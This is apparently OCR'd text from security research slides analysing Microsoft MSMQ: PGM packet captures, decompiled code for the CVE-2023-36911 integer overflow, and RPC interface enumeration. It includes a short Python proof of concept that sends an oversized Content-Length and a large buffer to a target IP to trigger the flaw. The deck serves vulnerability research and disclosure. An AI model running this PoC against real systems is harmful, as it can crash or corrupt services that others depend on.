 4696 72.301759  192.168.30.11   234.1.1.1    PGM      1498 ODATA sqn 0xef gsi 97a017a997a0 tsdulen 1420
 4699 72.521444  192.168.30.11   234.1.1.1    PGM        74 SPM   sqn 0x4e gsi 97a017a997a0
 4700 72.521826  192.168.30.11   234.1.1.1    PGM      1498 ODATA sqn 0xf0 gsi 97a017a997a0 tsdulen 1420
 4702 72.552839  192.168.30.11   234.1.1.1    PGM        82 SPM   sqn 0x1d gsi a0c90ae2a0c9
 4713 72.723932  192.168.30.11   234.1.1.1    PGM      1498 ODATA sqn 0xf1 gsi 97a017a997a0 tsdulen 1420
 4720 72.942640  192.168.30.11   234.1.1.1    PGM      1498 ODATA sqn 0xf2 gsi 97a017a997a0 tsdulen 1420
 4737 73.161221  192.168.30.11   234.1.1.1    PGM        74 SPM   sqn 0x4f gsi 97a017a997a0
 4738 73.161467  192.168.30.11   234.1.1.1    PGM      1498 ODATA sqn 0xf3 gsi 97a017a997a0 tsdulen 1420
 4748 73.379944  192.168.30.11   234.1.1.1    PGM      1498 ODATA sqn 0xf4 gsi 97a017a997a0 tsdulen 1420
 4761 73.598662  192.168.30.11   234.1.1.1    PGM      1498 ODATA sqn 0xf5 gsi 97a017a997a0 tsdulen 1420
 4778 73.817441  192.168.30.11   234.1.1.1    PGM        74 SPM   sqn 0x50 gsi 97a017a997a0
 4779 73.817574  192.168.30.11   234.1.1.1    PGM      1498 ODATA sqn 0xf6 gsi 97a017a997a0 tsdulen 1420
 4781 74.036366  192.168.30.11   234.1.1.1    PGM      1498 ODATA sqn 0xf7 gsi 97a017a997a0 tsdulen 1420
 4792 74.223675  192.168.30.11   234.1.1.1    PGM      1498 ODATA sqn 0xf8 gsi 97a017a997a0 tsdulen 1420
 4809 74.442417  192.168.30.11   234.1.1.1    PGM        74 SPM   sqn 0x51 gsi 97a017a997a0
 4810 74.442513  192.168.30.11   234.1.1.1    PGM      1498 ODATA sqn 0xf9 gsi 97a017a997a0 tsdulen 1420
 4817 74.661221  192.168.30.11   234.1.1.1    PGM      1498 ODATA sqn 0xfa gsi 97a017a997a0 tsdulen 1420
 4822 74.880016  192.168.30.11   234.1.1.1    PGM      1498 ODATA sqn 0xfb gsi 97a017a997a0 tsdulen 1420
```


```
> Frame 4738: 1498 bytes on wire (11984 bits), 1498 bytes captured (11984
> Ethernet II, Src: VMware_b0:a2:84 (00:50:56:b0:a2:84), Dst: IPv4mcast_01
> Internet Protocol Version 4, Src: 192.168.30.11, Dst: 234.1.1.1
> Pragmatic General Multicast: Type ODATA Src Port 8879, Dst Port 8000, GS
v Data (1420 bytes)
    Data: 414141414141414141414141414141414141414141414141414141414141414
    [Length: 1420]
```

```
0040  00 00 00 00 00 00 00 05  43 e4 00 80 00 00
0050  41 41 41 41 41 41 41 41  41 41 41 41 41 41
0060  41 41 41 41 41 41 41 41  41 41 41 41 41 41
0070  41 41 41 41 41 41 41 41  41 41 41 41 41 41
0080  41 41 41 41 41 41 41 41  41 41 41 41 41 41
0090  41 41 41 41 41 41 41 41  41 41 41 41 41 41
00a0  41 41 41 41 41 41 41 41  41 41 41 41 41 41
00b0  41 41 41 41 41 41 41 41  41 41 41 41 41 41
```

Case Study - CVE-2023-36911




```
  if ( !_strnicmp((const char *)qword30, "Content-Length:", 0xFui64) )
    break;
  while ( *(_BYTE *)qword30 != 13 || *(_BYTE *)(qword30 + 1) != 10 )
    ++qword30;
  qword30 += 2i64;
}
ContentLength = 0;
_snscanf_s((const char *const)(qword30 + 15), v3 - qword30 - 15, "%u", &ContentLength);
_ContentLength = ContentLength;
if...
this->ContentLength = ContentLength;
this->allocatedBuffer = MmAllocate(_ContentLength + 4);// integer overflow
this->dword50 = 0;
this->qword80 = CMulticastReceiver::ReceiveBodySucceeded;
this->qword88 = CMulticastReceiver::Rece
memset_0(&this->char60, 0, 0x20ui64);
dword3C = this->dword3C;
if ( dword3C == this->unsigned_int40 )
  goto LABEL_15;
v6 = dword3C - this->unsigned_int40;
contentLength = this->ContentLength;
if ( contentLength >= v6 )
  contentLength = v6;
v8 = contentLength;
memcpy_0(this->allocatedBuffer, (const v
```



```
POST 234.1.1.1:8000 HTTP/1.1
Host: 234.1.1.1:8000
Content-Type: multipart/related; boundary="MSMQ - SOAP boundary, 19891
Content-Length: 1164
SOAPAction: "MSMQMessage"
Proxy-Accept: NonInteractiveClient

--MSMQ - SOAP boundary, 1989165616
Content-Type: text/xml; charset=UTF-8
Content-Length: 818

```

Case Study - CVE-2023-36911 PoC



```python
import sys
import socket
import struct
import time
SOCK_RDM = 4
IPPROTO_RM = 113

ip_address = sys.argv[1]
sock = socket.socket(socket.AF_INET, SOCK_RDM, IPPROTO_RM)
sock.connect((ip_address, 8001))

headers = (b"""
    Content-Type: multipart/related; boundary="MSMQ - SOAP boundary, 19264";
    type=text/xml\r\nContent-Length: %d\r\n\r\n""" % 0xffffffff) + b'A' * 0x80
sock.send(headers)
time.sleep(0.5)
sock.send(b'A' * 0x100000)
```


MSMQ RPC/DCOM

Attack surface analysis – RPC/DCOM

What about post-auth scenario?

Attack surface analysis -- RPC


- **We found RPC register function in mqqm.dll**



```
void __fastcall RegisterInterface(
        void *a1,
        unsigned int a2,
        int (__stdcall *IfCallbackFn)(void *, void *),
        unsigned __int16 a4,
        unsigned int MaxRpcSize)
{
  int v6; // eax
  char pExceptionObject[40]; // [rsp+40h] [rbp-28h] BYREF

  if ( MaxRpcSize == -1 )
    v6 = RpcServerRegisterIfEx(a1, 0i64, 0i64, a2, 0x4D2u, IfCallbackFn);
  else
    v6 = RpcServerRegisterIf2(a1, 0i64, 0i64, a2, 0x4D2u, MaxRpcSize, IfCallbackFn);
  if ( v6 )
  {
    bad_rpc_result::bad_rpc_result((bad_rpc_result *)pExceptionObject, v6, a4);
    CxxThrowException_0(pExceptionObject, (_ThrowInfo *)&TI3_AVbad_rpc_result__);
  }
}
```

MSMQ RPC Interfaces


- It’s easy to dump RPC interfaces with awesome projects(findrpc/RPCView/etc..)



```
[findrpc] (+) rpc informations for IID : 76d12b80-3467-11d3-91ff0090272f9ea3
-stub_type: server
-IID: 76d12b80-3467-11d3-91ff0090272f9ea3
-interface: 0x1800f9860
-interpreter: 0x1800f94d0
-stub_desc: 0x1800edb90
-dispatch_table: 0x1800f8428
-syntax_info: [0x1800f6400,0x1800f6450]
-transfer_syntax: None
-proc_handlers :
    -0x18001acb0 qmcomm2_v1_0_S_QMSendMessageInternalEx
    -0x18001b210 qmcomm2_v1_0_S_rpc_ACSendMessageEx
    -0x18001af20 qmcomm2_v1_0_S_rpc_ACReceiveMessageEx
    -0x18001ace0 qmcomm2_v1_0_S_rpc_ACCreateCursorEx
```

https://github.com/lucasg/findrpc

MSMQ RPC Interfaces


mqad.dll7e048d38-ac08-4ff1-8e6b-f35dbab88d4a
mqqm.dll7e048d38-ac08-4ff1-8e6b-f35dbab88d4a
mqise.dllfc13257d-5567-4dea-898d-c6f9c48415a0
mqqm.dllfc13257d-5567-4dea-898d-c6f9c48415a0
mqrt.dll41208ee0-e970-11d1-9b9e-00e02c064c39
mqqm.dll41208ee0-e970-11d1-9b9e-00e02c064c39
mqrt.dllfdb3a030-065f-11d1-bb9b-00a024ea5525
mqqm.dllfdb3a030-065f-11d1-bb9b-00a024ea5525
client proxy
server stub

Connect to MSMQ RPC Server

```
RPC_STATUS RpcStringBindingComposeW(
        RPC_WSTR ObjUuid,
        RPC_WSTR ProtSeq,
        RPC_WSTR NetworkAddr,
        RPC_WSTR Endpoint,
        RPC_WSTR Options,
        RPC_WSTR *StringBinding );
```

`ncacn_ip_tcp`

`IP Address`

`2103/2107`

